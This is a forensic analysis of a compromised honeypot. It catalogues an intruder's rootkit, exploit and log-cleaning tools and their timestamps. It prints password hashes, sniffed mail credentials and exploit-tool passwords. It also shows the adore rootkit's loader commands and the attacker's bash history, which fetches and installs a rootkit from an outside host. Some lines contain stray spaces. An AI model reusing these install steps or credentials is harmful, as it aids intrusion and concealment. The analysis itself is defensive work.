daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:s hutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr /lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:!!:100:233:X Font Server:/etc/X11/fs:/bin/false
adam:ZJ7nouC079PWU:500:500::/home/adam:/bin/ bash
cgi:q3WFsIiJplFRk:0:0::/home/cgi:/bin/bash
boom:N4tAAbinjTu4Q:501:501::/home/boo m:/bin/bash

--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:4 930 errors:70 dropped:0 overruns:0
          TX packets:0 errors:0 d ropped:0 overruns:4930

eth0      Link encap:10Mbps Ethernet  HWaddr 00:48:54:8E:DE:A4
          inet addr:192.168.1.140  Bcast:192.168.1.2 55  Mask:255.255.255.0
          UP BROADCAST RUN NING MULTICAST  MTU:1500  Metric:1
          RX packets:963324 errors:2940 dropped:0 o verruns:0
          TX packets:0 errors:0 dropped:0 o verruns:245519
          Interrupt:10 Base address:0x1000
```

The time date settings on the mail file show that it was created at 15:50:27 on the 22nd April 2003, which corresponds to 05:50:27 hrs GMT. It was last accessed at 20:17:07 hrs that same day (10:17:07 GMT).

```
[root@localhost hdc]# find ./var/spool/mqueue/  -name dfPAA08946  -printf "%t %a %c\n"

Tue Apr 22 15:50:27  2003 Tue Apr 22 20:17:07 2003 Tue Apr 22 15:50:27 2003
```

I have taken note of this time and will continue investigating the remainder of the suspicious files and directories.

- contents of /usr/doc/.boom

```
[root@localhost .boom]# ls  -all

total 8

drwxr-xr-x    6 root     root        1024 Apr 22 18:05 .

drwxr-xr-x  132 root     root        3072 Apr 22 15:50 ..

drwxr-xr-x    2 root     root        1024 Jun 27  2001 ..

drwxr-xr-x    2 root     root        1024 Apr 22 15:52 adore

drwxr-xr-x    2 root     root        1024 Apr 22 18:05 alpyscan

drwxr-xr-x    8 test     101         1024 Apr  4 23:43 rs
```

The directory '/usr/doc/.boom' reveals 4 more directories as seen above. Most interesting of all is the directory '.. ', which features two dots followed by a space as its name. I should have discovered this earlier in my analysis when I searched for directories with a space in their name. I am not sure why this was not picked up by the ***find*** command.

Continuing on I'll start with the ".. "directory.

```
[root@localhost .. ]# ls -l
total 837
-rwxr-xr-x    1 root     root        19659 Feb 20  2001 bind8x
-rwxr-xr-x    1 root     root         1365 Feb 24  2001 bindme
-rwxr-xr-x    1 root     root        15657 Feb 20  2001 bindscan
-rwxr-xr-x    1 root     root         1345 Mar 28  2005 clean
-rw-r--r--    1 root     root         7108 Apr  9  2000 cl.sh
-rw-r--r--    1 root     root            0 Jun 22  2001 last.log
-rwx------    1 root     root         8268 Sep 26  1983 lf
-rwxr-xr-x    1 root     root         2938  Apr 16  2001 psg
-rwxr-xr-x    1 root     root          840 Apr 16  2001 rdx
-rwxr-xr-x    1 root     root         4060 Sep 26  1983 read
-rwxr-xr-x    1 root     root        16035 Mar 29  2005 sc
-rwxr-xr-x    1 root     root          140 Mar 29  2005 sca n
-rwxr-xr-x    1 root     root          239 Mar 24  2001 secure
-rwxr-xr-x    1 root     root        21149 Mar 28  2005 sx
-rw-r--r--    1 root     root        17716 Jun 27  2001 tcp.log
-rwxr-xr-x    1 root     root        22582 Feb 12  2001 va
-rwx------    1 root     root         7165 Sep 26  1983 write
-rwxr-xr-x    1 root     root        37760 Feb 12  2001 wu
-rwxr-xr-x    1 root     root          190 Apr  16  2001 xdr
-rwxr-xr-x    1 root     root       652190 Mar 22  2001  xl
```

- ***bindme*** : Install script for bindscan and bind8x
- ***bindscan*** :scans a network for hosts vulnerable to the bind exploit
- ***bind8x*** :exploit tool for bind
- ***clean*** :Sauber text log cleaning utility.
- ***cl.sh*** :LogClear v1.0 by xlogic. Cleans all logs in /var/log/* and .Bash_history
- ***last.log*** : empty logfile
- ***lf*** : syn flood tool
- ***psg*** :Rootkit install script
- ***rdx*** :script by xlogic for xLrK 1.2
- ***read*** :sorts the output of linsniffer
- ***sc*** :Yoscanner by xlogic
- ***scan*** :shell script used by Yoscanner
- ***secure*** :shell script that deletes the user ftp and any files named *portmap in /etc/rc.d/*
- ***sx*** :statd exploitation tool
- ***tcp.log*** :a sniffer log file. Entries in it indicate that it did not come from this system.

```
cgomez => mir-serv.ez-closet.com [110]
USER carlos
PASS eduardo
STAT
QUIT
```

- va :Vanish II by Neo the Hacker, backs up and cleans logs
- write :sniffer utility
- wu :wu-ftp server exploitation tool
- xdr :script by xlogic for DariussRk v1.2
- xl :ssh trojan

Basically the hacker has placed a lot of hacking tools in this directory. Possibly theses were installed automatically by a script. Let's examine the MACtimes for these files.

```
# find ./* -printf "%t %a %c %f\n"
Tue Feb 20 20:49:15 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 bind8x
Sat Feb 24 12:53:11 2001 Tue Apr 22 15:52:1 2 2003 Tue Apr 22 15:52:12 2003 bindme
Tue Feb 20 20:48:42 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 bindscan
Mon Mar 28 06:32:32 2005 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 clean
Sun Apr  9 10:38:47 2000 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52  :12 2003 cl.sh
Fri Jun 22 18:13:59 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 last.log
Mon Sep 26 10:45:00 1983 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 lf
Mon Apr 16 07:09:12 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 psg
Mon Apr 16 06:55:58 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 rdx
Mon Sep 26 10:45:00 1983 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 read
Tue Mar 29 04:52:13 2005 Tue Apr 22 17:36:44 2003 Tue Apr 22 15:52:12 2003 sc
Tue Mar 29 04:42:42  2005 Tue Apr 22 17:36:44 2003 Tue Apr 22 15:52:12 2003 scan
Sat Mar 24 21:50:39 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 secure
Mon Mar 28 07:08:17 2005 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 sx
Wed Jun 27 06:56:20 2001 Tue Apr 22   15:52:12 2003 Tue Apr 22 15:52:12 2003 tcp.log
Mon Feb 12 07:20:56 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 va
Mon Sep 26 10:45:00 1983 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 write
Mon Feb 12 02:57:11 2001 Tue Apr 22 15:52:12 2003   Tue Apr 22 15:52:12 2003 wu
Mon Apr 16 06:56:20 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 200   3 xdr
Thu Mar 22 08:27:57 2001 Tue Apr 22 15:52:12 2003 Tue Apr 22 15:52:12 2003 xl
```

Now I know that all the files were created (via the C times) on the honeypot at 15:52:12 Apr 22. I also note that two of the files (highlighted in yellow) have been accessed at 17:36:44 Apr 22; this is a very good indication that the hacker ran Yoscanner at this time. The remainder of the files in this directory have identical access and change times indicating that they have not been accessed since they were installed onto the honeypot. For now though, I simply add these interesting times to my list of 'clues' and move on.

Now to the ***/usr/doc/.boom/adore*** *directory: -*

```
[root@localhost adore]# ls  -l
total 44
-rw-r--r--    1 root     root        14330 Feb 21  2000 adore.c
-rw-r--r--    1 root     root         6576 Apr 22 15:52 adore.o
-rwxr-xr-x    1 root     root        14156 Apr 22 15:52 ava
-rw-r--r--    1 root     root         2957 Feb 21  2000 ava.c
-rw-r--r--    1 33       root         1660 Dec 30  1999 LICENSE
-rw-r--r--    1 root     root          264 Feb 21  2000 Makefile
-rw-r--r--    1 root     root          585 Feb 21  2000 README
```

This appears to be where a compiled version of the ***adore*** worm has been stored along with the source code.

- adore.c :adore module source code
- adore.o :kernel module
- ava :interface for adore
- ava.c :source for ava
- LICENSE :License file
- Makefile :Makefile for the copilation of adore
- README :Readme file

They appear to belong to ***adore version 0.14*** as detailed by examining the contents of ***adore.c***:-

```
[root@localhost adore]# cat adore.c | less
--------------------SNIP----------------------SNIP--------------------SNIP-------------------SNIP-------------------------------
*** (C) 1999/2000 by Stealth  -- http://www.scorpions.net/~stealth
 ***                          http://teso.scene.at
 ***
 *** Some of the source has been taken from heroin.c (by R. Jensen) and
 *** knark (by Creed @  sekure.net).
 ***
 *** Major advantages of adore V 0.14:
 ***
 ***     + _smart_ IFF_PROMISC hiding for more than one device
 ***     + file-hiding, persistent, files still are invisible after reboot and re -insmod
 ***     + directory-hiding
 ***     + hardlink-hiding
 ***     + process-hiding (doesn't overlap with signals 31 and 32)
 ***     + netstat hiding (new!), hides HIDDEN_SERVICE (port or adress)
 ***     + rootshell-backdoor
 ***     + uninstall-routine
 ***     + is_adore_there() routine
 ***     + No crashes! :)
 ***     + supress of "device blah entered/left promiscuous mode" logmessages when done by elite -processes
```

It is now time to discover when the files were created on our honeypot:-

```
[root@localhost adore]# find ./*  -printf "%t %a %c %f\n" |sort
Mon Feb 21 04:06:30 2000 Tue Apr 22 15:52:40 2003 Tue Apr 22 15:52:20 2003 ava.c
Mon Feb 21 04:42:14 2000 Tue Apr 22 15:52:20 2003 Tue Apr 22 15:52:20 2003 README
Mon Feb 21 06:36:56 2000 Tue Apr 22 15:52:37 2003 Tue Apr 22 15:52:20 2003 Makefile
Mon Feb 21 06:41:20 2000 Tue Apr 22 15:52:37 2003 Tue Apr 22 15:52:20 2003 adore.c
Thu Dec 30 06:56:24 1999 Tue Apr 22 15:52:20 2003 Tue Apr 22 15:52:20 2003 LICENSE
Tue Apr 22 15:52:40 2003 Tue Apr 22 15:52:49 2003 Tue Apr 22 15:52:40 2003 adore.o
Tue Apr 22 15:52:41 2003 Tue Apr 22 16:33:22 2003 Tue Apr 22 15:52:41 2003 ava
```

The files have been created on the honeypot between 15:52:20 – 15:52:41 22Apr. The access times are different to the creation times for all files except 'README' and 'LICENSE'; this would be due to the fact that these 2 files would not be accessed during a compile. I will take these times and add them to my growing list of key times. I will use all of these times later in my analysis when I construct and examine a timeline of the hack.

Now to the ***/usr/doc/.boom/alpyscan*** directory: -

```
[root@localhost alpyscan]# ls  -l
total 63
-rwxr-xr-x    1 root     root        15739 Apr 22 18:05 luckscan -a
-rw-r--r--    1 root     users        4794 Mar 13  2002 luckscan -a.c
-rwxr-xr-x    1 root     root        21708 Apr 22 18:05 luckstatdx
-rw-r--r--    1 root     root        14785 Mar 12  2002 luckstatdx.c
-rwxr-xr-x    1 root     users        1782 Mar 12  2002 x
```

It is interesting to note the names of the files in this directory. Possibly ***luck*** is the name of what looks like it may be part of a rootkit, with ***scan*** being a scanner that scans for vulnerable hosts and ***statdx*** being the statd exploit that 'roots' the host. What about ***x***? What type of file is it?

```
[root@localhost alpyscan]# file x
x: Bourne shell script text executable
```

It is a script file, so I now examine the contents of the file ***x***:-

```
[root@localhost alpyscan]# cat x | less
#!/bin/sh
----------------------SNIP------------------------SNIP--------------------------SNIP----------------------SNIP---------------
echo "Program was launched in background,it will scan,get root and install a rOOtKiT for U ."
  echo "My master is ALPIN:master@hackmasters.de"
  echo "Greeting to users from #HACKMASTERs and #WarezTrade !"
  echo ""
  gcc -o luckscan-a luckscan-a.c  > /dev/null 2>&1
  gcc -o luckstatdx luckstatdx.c  > /dev/null 2>&1
```

That made my work a little bit easier, I now know that ***x*** is a script file that will scan for , root and then place tools onto the host to ensure the hacker has continued access.

What time was this placed onto our honeypot?

```
[root@localhost alpyscan]# find ./*  -printf "%t %a %c %f\n"
Tue Apr 22 18:05:25 2003 Tue Apr 22 18:05:25 2003 Tue Apr 22 18:05:25 2003 luckscan  -a
Wed Mar 13 00:09:58 2002 Tue Apr 22 18:05:25 2003 Tue Ap r 22 18:05:08 2003 luckscan -a.c
Tue Apr 22 18:05:25 2003 Tue Apr 22 18:05:25 2003 Tue Apr 22 18:05:25 2003 luckstatdx
Tue Mar 12 22:32:15 2002 Tue Apr 22 18:05:25 2003 Tue Apr 22 18:05:08 2003 luckstatdx.c
Tue Mar 12 22:47:54 2002 Tue Apr 22 18:05:25 2003  Tue Apr 22 18:05:08 2003 x
```

The times, 18:05:08 – 18:05:25 Apr 22, are noted and have been added to my growing list of interesting times. As I gather all of these times, I am building a 'picture' of the hacker's activities on the honeypot. These will be combined with the MAC timeline that I will build later.

Next the ***/usr/doc/.boom/rs*** directory:-

```
[root@localhost rs]# ls -l
total 6
drwxr-xr-x    2 16161    600         1024 Jan  7 04:04 a
drwxr-xr-x    2 16161    600         1024 Apr  2  2002 bind
drwx------    5 root     root        1024 Oct 20  2002 john
drwxr-xr-x    2 root     root        1024 Apr  4 23:36 rs
drwxr-xr-x    2 501      501         1024 Apr  2  2002 strobe
drwxr-xr-x    2 root     root        1024 Jan  5 11:39 wu
[root@localhost rs]#
```

Whoa! I have found another 6 directories inside the '***usr/doc/.boom/rs***' directory. When were these directories created?

```
[root@localhost rs]# find ./ -type d -printf "%c %f\n"
Tue Apr 22 15:52:08 2003
Tue Apr 22 15:52:08 2003 wu
Tue Apr 22 15:52:08 2003 bind
Tue Apr 22 15:52:08 2003 rs
Tue Apr 22 15:52:08 2003 strobe
Tue Apr 22 15:52:08 2003 john
Tue Apr 22 15:52:08 2003 a
```

15:52 hrs, 22 Apr is starting to feature quite heavily in the chain of events. I'll once again make a note of this and continue on with the 'discovery' stage of the analysis. It is simply a matter of continuing on and examining the contents of each directory in, establishing when they were placed on the system and when they were last accessed.

Continuing methodically with this process, I examine the contents of '***usr/doc/.boom/rs/a***': -

```
root@localhost a]# ls -all
total 25
drwxr-xr-x    2 16161    600         1024 Jan  7 04:04 .
drwxr-xr-x    8 test     101         1024 Apr  4 23:43 ..
-rw-r--r--    1 16161    600        14330 Feb 21  2000 adore.c
-rw-r--r--    1 16161    600         2957 Feb 21  2000 ava.c
-rwxr-xr-x    1 root     root          84 Jan  7 04:04 i
-rw-r--r--    1 16161    600         1660 Dec 30  1999 LICENSE
-rw-r--r--    1 16161    600          264 Feb 21  2000 Makefile
-rw-r--r--    1 16161    600          585 Feb 21  2000 README
```

This seems to contain files that are very similar in name and size to those found in '***/usr/doc/.boom/adore***'. To expediate the process I'll use md5sum to find out just how similar:-

```
[root@localhost a]# md5sum *
2079e5161c51b6e5c910e45fc47e166e  adore.c
e11d6090c2f9470efcf77e663632d0cc  ava.c
f6cc4e5b91cceaa9aab62943711cccde  i
8b35274c9f833c760738cd5765a5c1ba  LICENSE
f52712a5958bed7d975cd39f8d6864d2  Makefile
eccbee951e029e5792fe89494ef857e1  README
[root@localhost a]# md5sum /mnt/hack/usr/doc/.boom/adore/*
2079e5161c51b6e5c910e45fc47e166e  /mnt/hack/usr/doc/.boom/adore/adore.c
61c2be6fc7967f8db070f00d67d53e80  /mnt/hack/usr/doc/.boom/adore/adore.o
b36dfef4d41e17a81e1eabe77c5bb3ca  /mnt/hack/usr/doc/.boom/adore/ava
e11d6090c2f9470efcf77e663632d0cc  /mnt/hack/usr/doc/.boom/adore/ava.c
8b35274c9f833c760738cd5765a5c1ba  /mnt/hack/usr/doc/.boom/adore/LICENSE
f52712a5958bed7d975cd39f8d6864d2  /mnt/hack/usr/doc/.boom/adore/Makefile
eccbee951e029e5792fe89494ef857e1  /mnt/hack/usr/doc/.boom/adore/README
```

The files highlighted in yellow match the md5sums of the files that I earlier discovered, so there is no need to investigate them further. What about the unknown file, ***'i'?***

```
[root@localhost a]# strings -a i
!#/bin/sh
make
/sbin/insmod adore.o
/usr/sbin/lsof | grep LISTEN |grep TCP
./ava i
```

I have now established that '***i***' is a shell script that compiles ***ava***, inserts the kernel module ***adore.o***, looks at the list of open files that are listening on TCP ports and then starts **ava** with a flag that hides it's process ID[13].

I now know that '***/usr/doc/.boom/a***' contains the source code for both ***adore*** and ***ava***, in addition to the script '***i***'. Examining the last access time of '***i***', shows me that it was placed on the system and last accessed at 15:52:08, 22 Apr 2003. I have established what is in this directory so it is time to move onto the next one.

```
[root@localhost a]# find ./ -name "i" -printf "%t %a %c %f\n"
Tue Jan  7 04:04:49 2003 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 i
```

The next directory to be examined is the '**/usr/doc/.boom/rs/bind/**' directory. As I have done before I simply use the ***ls -all*** command to see what's inside it:-

[13] Revealed by a ***cat*** analysis of ava.c

```
[root@localhost bind]# ls -all
total 59
drwxr-xr-x    2 16161    600         1024 Apr  2  2002 .
drwxr-xr-x    8 test     101         1024 Apr  4 23:43 ..
-rwxr-xr-x    1 16161    600        16595 Mar  1  2001 bind
-rwxr-xr-x    1 16161    600          580 Apr  2  2002 r00t
-rwxr-xr-x    1 16161    600        15557 Mar  1  2001 scan
-rwxr-xr-x    1 16161    600          475 Apr  2  2002 try
-rwxr-xr-x    1 16161    600        18008 Mar  7  2001 x496
-rw-r--r--    1 16161    600           62 Mar  7  2001 xlist
```

- Bind :DNS exploit tool
- r00t :interface to compile and run the bind exploit tools
- scan :Scanning tool used to find hosts vulnerable to bind exploit and then root them
- try :Another script for running the bind exploit
- x496 :Exploit for older version of bind (4.9.6-REL)
- xlist :text file of bind version numbers

When were these files placed onto the honeypot?

```
root@localhost bind]# find ./ -printf "%t %a %c %f\n"
Tue Apr  2 03:39:41 2002 Wed Apr 23 04:03:32 2003 Tue Apr 22 15:52:08 2003
Thu Mar  1 18:17:40 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 20 03 bind
Thu Mar  1 18:17:40 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 scan
Tue Apr  2 00:26:18 2002 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 try
Wed Mar  7 01:34:10 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 xlist
Tue Apr  2 00:09:44 2002 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 r00t
Wed Mar  7 01:39:02 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 x496 [
```

The time is shown as 15:52:08; a lot of activity seems to have occurred at this time. This could be due the results of an install script installing the hacker's rootkit or it may be that our hacker has ***touched*** the files. I can also see that the files were created by an individual with a UID of 16161 and a GID of 600. These are not known to me and a quick check of the ***/etc/password*** doesn't clear it up for me either, it is probably due to the fact that these binaries were pre-compiled before being placed onto our honeypot. I'll make a note for now and move on to the next directory.

The next directory is ***/usr/doc/.boom/rs/john***. This directory contains the linux password cracking utility 'John the Ripper'. The README file found in the directory, ***/john/doc,*** indicated that this was a development version of the program. I found more information about the use of 'John the Ripper' at http://www.openwall.com/john/

The complete 'John the Ripper' 1.6.33 development package was found at http://www.openwall.com/john/dl/john-1.6.33.tar.gz. I downloaded this package from the internet and compared the md5sums of its contents to those of the ***/usr/doc/.boom/rs/john*** directory and they proved identical. Even the configuration files had matching md5sums, meaning that our hacker had not altered these files from the source in anyway. The table below gives an example of the matching md5sums, the results have been editied in the interests of brevity:-

Honeypot Files	***Source Files***
85ddbb7c9f2879e3867a66d4aa0f28b d AFS_fmt.c	85ddbb7c9f2879e3867a66d4aa0f28bd AFS_fmt.c
475dbb2a86f4c60d3b0c6b76dd441d75 alpha.h	475dbb2a86f4c60d3b0c6b76dd441d75 alpha.h
d33c0f7d70d7c3c362b28bf1c0bce74 0 alpha.S	d33c0f7d70d7c3c362b28bf1c0bce740 alpha.S
ca0261fb8705c322dabf82fa2fab29db batch.c	ca0261fb8705c322dabf82fa2fab29db ba tch.c
2e0c5edc50b8c8986c82ea6735222da9 batch.h	2e0c5edc50b8c8986c82ea6735222da9 batch.h
6b541bc4c24e52fa8bf76e9ba5041b8d bench.c	6b541bc4c24e52fa8bf76e9ba5041b8d bench.c
5c740f3b070bc07ad31665cca8315acd bench.h	5c740f3b070bc07ad31665cca8315acd bench.h
64eefcd17370364a0057f59918200cf0 best.c	64eefcd17370364a0057f59918200cf0 best.c
b94e2edb722c9005513dc3b65f2353fe best.sh	b94e2edb722c9005513dc3b65f2353fe best.sh
5283e9a7ea4757e639a82f1643a09fd9 BF_fmt.c	5283e9a7ea4757e639a82f1643a09fd9 BF_fmt. c
8f06c2939c5b3c375ccfc22acc864fcf BF_std.c	8f06c2939c5b3c375ccfc22acc864fcf BF_std.c
8306a37046fc0671540f9c3cea8059f3 BF_std.h	8306a37046fc0671540f9c3cea8059f3 BF_std.h
284172717cec52d11545c1d7f55dc8c4 C HANGES	284172717cec52d11545c1d7f55dc8c4 CHANGES
981eb86d30c9e56ab0e0a8538a592bda LICENSING	981eb86d30c9e56ab0e0a8538a592bda LICENSING
af4193565616dfe0ef0cdadd94def63b README	af4193565616dfe0ef0cdadd94def63b README

Checking the '***/john/run***' directory to see when it was last accessed shows that these files were also last accessed/modified or touched at 15:52:08.

```
Tue Apr 22 17:35:42 2003 Wed Apr 23 04:03:32 2003 Tue Apr 22 17:35:42 2003
Wed Dec  2 10:08:50 1998 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 20  03 mailer
Wed Dec  2 10:08:50 1998 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 password.lst
Sat May 11 04:16:35 2002 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 john.conf
```

I have established the contents of this directory, its sub-directories and the key times associecied with it so let's move on to the next directory.

The next directory is '/usr/doc/.boom/rs/wu'.

```
[root@localhost wu]# ls  -l
total 492
-rwxr-xr-x    1 root     root       382072 Jan  5 11:37 7350wurm
-rw-r--r--    1 root     root           47 Jan  5 11:38 pass_startw u
-rw-r--r--    1 root     root           52 Jan  5 11:40 pass_superw u
-rwxr-xr-x    1 root     root        48016 Jan  5 11:37 startwu
-rwx------    1 root     root        64652 Apr  2  2002 superwu
```

- 7350wurm   :TESO worm that exploits the double free() bug

- pass_startwu :password for startwu - pass = weareredsoulsand
- pass_superwu :password for superwu - pass = wegotelectricstyle
- startwu :startwu exploit
- superwu :superwu

When were these files last modified/changed?

```
[root@localhost wu]# find ./ -printf "%t %a %c %f\n"
Sun Jan  5 11:39:42 2003 Wed Apr 23 04:03:32 2003 Tue Apr 22 15:52:08 2003
Sun Jan  5 11:37:01 2003 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 7350wurm
Sun Jan  5 11:38:35 2003 Tue Apr 22 15:52:08  2003 Tue Apr 22 15:52:08 2003 pass_startwu
Tue Apr  2 03:45:55 2002 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 superwu
Sun Jan  5 11:37:12 2003 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 startwu
Sun Jan  5 11:40:21 2003 Tue Apr 22 15:52:08 20 03 Tue Apr 22 15:52:08 2003 pass_superwu
```

Looks like all of these files have again been modified/accessed/touched at 15:52:08. Let's move on.

It is time to examine the contents of the '***/mnt/hack/usr/doc/.boom/rs/strobe***' directory:-

```
root@localhost strobe]# ls -all
total 104
drwxr-xr-x    2 501      501         1024 Apr  2  2002 .
drwxr-xr-x    8 test     101         1024 Apr  4 23:43 ..
-rw-------    1 501      501          171 Feb 28  1995 INSTALL
-rw-------    1 501      501         1187 Feb 28  1995  Makefile
-rwxr-xr-x    1 501      501        22498 Dec 17  2001 strobe
-rw-------    1 501      501         3296 Feb 28  1995 strobe.1
-rw-------    1 501      501        17364 Feb 28  1995 strobe.c
-rw-r--r--    1 501      501        11884 Dec 17  20 01 strobe.o
-rw-------    1 501      501        39950 Feb 28  1995 strobe.servi ces
-rw-------    1 501      501           17 Feb 28  1995 VERSION
```

Examing the content of these files reveals the keywords 'strobe' and 'ver 0.92'. Plugging these words into http://www.google.com reveals that ***strobe*** is a unix tool that locates and reports on all listening tcp ports on a remote host. We can see that the unknown user ***boom*** placed these files here by the presence of ***501*** in the UID/GID fields. The files were last accessed at: -

```
[root@localhost strobe]# find ./  -printf "%t %a %c %f\n"
Tue Apr  2 02:12:43 2002 Wed Apr 23 04:03:32 2003 Tue Apr 22 15:52:08 2003
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:0 8 2003 INSTALL
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 Makefile
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 VERSION
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003   strobe.1
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 strobe.c
Tue Feb 28 04:15:31 1995 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 strobe.services
Mon Dec 17 06:56:09 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2 003 strobe.o
Mon Dec 17 06:56:12 2001 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 strobe
```

I was hoping to be pleasantly surprised here but no such luck! The times all indicate that the files were last accessed/modified/touched at 15:52:08 22 April. More information on ***strobe*** can be found at http://www.mycert.mimos.my/resource/scanner.htm#strobe.

The final directory left in this tree is the '***/usr/doc/.boom/rs/rs***' directory, let's examine what is inside the directory:-

```
[root@localhost rs]# ls -all
total 49
drwxr-xr-x    2 root     root         1024 Apr  4 23:36 .
drwxr-xr-x    8 test     101          1024 Apr  4 23:43 ..
-rwxr-xr-x    1 root     root        21273 Apr  4 22:11 sc
-rwxr-xr-x    1 root     root          186 Apr  4 19:56 secure
-rwxr-xr-x    1 root     root        22891 Apr  4 23:36 sx
```

No nasty surprises this time just three files to examine. All of these names sound familiar, checking back through my notes show that files with these names were found in the '***usr/doc/.boom/.. /***' directory. I'll perform md5sums checks on them to see if they are the same.

```
[root@localhost .. ]# md5sum sx ;md5sum sc; md5sum secure;cd /mnt/hack/usr/doc/.boom/rs/rs/; md5sum *
ea3c382d7fa463f00f7676522fcedd1e  sx
78bbc8f2def852565830403b76fd4c74  sc
5b30c889b81bd1b10d0f3f93fd876b81  secure
425bd39ab2bdc0967382e20bbdabb2eb  sc
265ed33e05709db2304a5f16ea19a7e1  secure
818d255bc62a9e5c2016ffa55034ff9f  sx
```

Unforunately the md5sums do not match and I'll need to analyse them further. I'll look at the ***strings*** outputs and compare the diffrences. I have not included the actual shell commands here in the interests of keeping this analysis to a manageable size. The differences between the two set s of files are minuscle and contain no relevent key words. Essentially the files are the same, namely: -

- ***sc*** :Yo Scanner by xlogic

- ***secure*** :shell script that deletes the user ftp and any files named *portmap in /etc/rc.d/*
- ***sx*** :statd exploitation tool

Why they have been changed, I do not know at this stage. Let's see when they were last accessed/modified: -

```
[root@localhost rs]# find ./  -printf "%t %a %c %f\n"
Fri Apr  4 23:36:12 2003 Wed Apr 23 04:03:32 2003 Tue Apr 22 15:52:08 2003
Fri Apr  4 23:36:01  2003 Tue Apr 22 15:52:08 2003 Tue Apr 22 15:52:08 2003 sx
Fri Apr  4 22:11:45 2003 Tue Apr 22 17:26:20 2003 Tue Apr 22 15:52:08 2003 sc
Fri Apr  4 19:56:52 2003 Tue Apr 22 17:26:20 2003 Tue Apr 22 15:52:08 2003 secure
```

Once again we can see that the files were last changed at 15:52:08 22 April, this time however, the access times are different. The files sc and secure were last accessed at 17:26:20. I'll make a note of this and continue on.

Finally I come to the home directories of the two unknown user's; ***boom*** and ***cgi***. Earlier I found the file cl.sh which was a log cleaning tool that erased the contents of .Bash_history files amongst. I am hoping that the hacker may have forgotten to run this tool and has left me some interesting clues. First I'll start with the contents of the .bash_history file belonging to the unknown user cgi.

```
[root@localhost cgi]# cat .bash_history
wget
ftp boomya.netfirms.com
ftp boomya.netfirms.com
tar xzvf boom.tar.gz
cd boom
rm -rf adore-0.14.tar.gz rs.tar.gz
./install
./install
exit
```

The hacker has neglected to clear their bash_history. I know know the commands that were used the last time this user was on the system. I can surmise that they logged into the ftp site ***boomya.netfirms.com*** where they downloaded and un-tar'd a rootkit ***boom.tar.gz,*** created the directory **boom**, deleted some of their other tools **adore-0.14.tar.gz** and **rs.tar.gz** before installing something and exiting. Nothing else of any interest exists in this directory.

I would now like to examine the contents of the .bash_history belonging to the user boom. Unfortunately, the hacker has not made the same mistake this time. Instead there is no.bash_history file and nothing else of any interest exists in this directory.:-

```
[root@localhost boom]# ls  -all
total 7
drwx------    2 501      501          1024 Apr 22 15:49 .
drwxr-xr-x    9 root     root         1024 Apr 22 15:22 ..
-rw-r--r--    1 501      501            24 Apr 22 15:22 .bash_logout
-rw-r--r--    1 501      501           230 Apr 22 15:22 .bash_profile
-rw-r--r--    1 501      501           124 Apr 22 15:22 .bashrc
-rw-r--r--    1 501      501          1422 Apr 22 15:22 .Xdefaults
```

Now that I have examined all of the files and directories that were flagged as 'interesting' during my initial analysis as well as the times associated with them. The notes that I have been taking while I have been examing the images provide me with a quick summary of the situation: -

- The honeypot was created on the 17th April 2003 with the systems administrators' last login being at 13:46 hrs 23 April. At this point tcpdump traffic was collected and the power pulled.
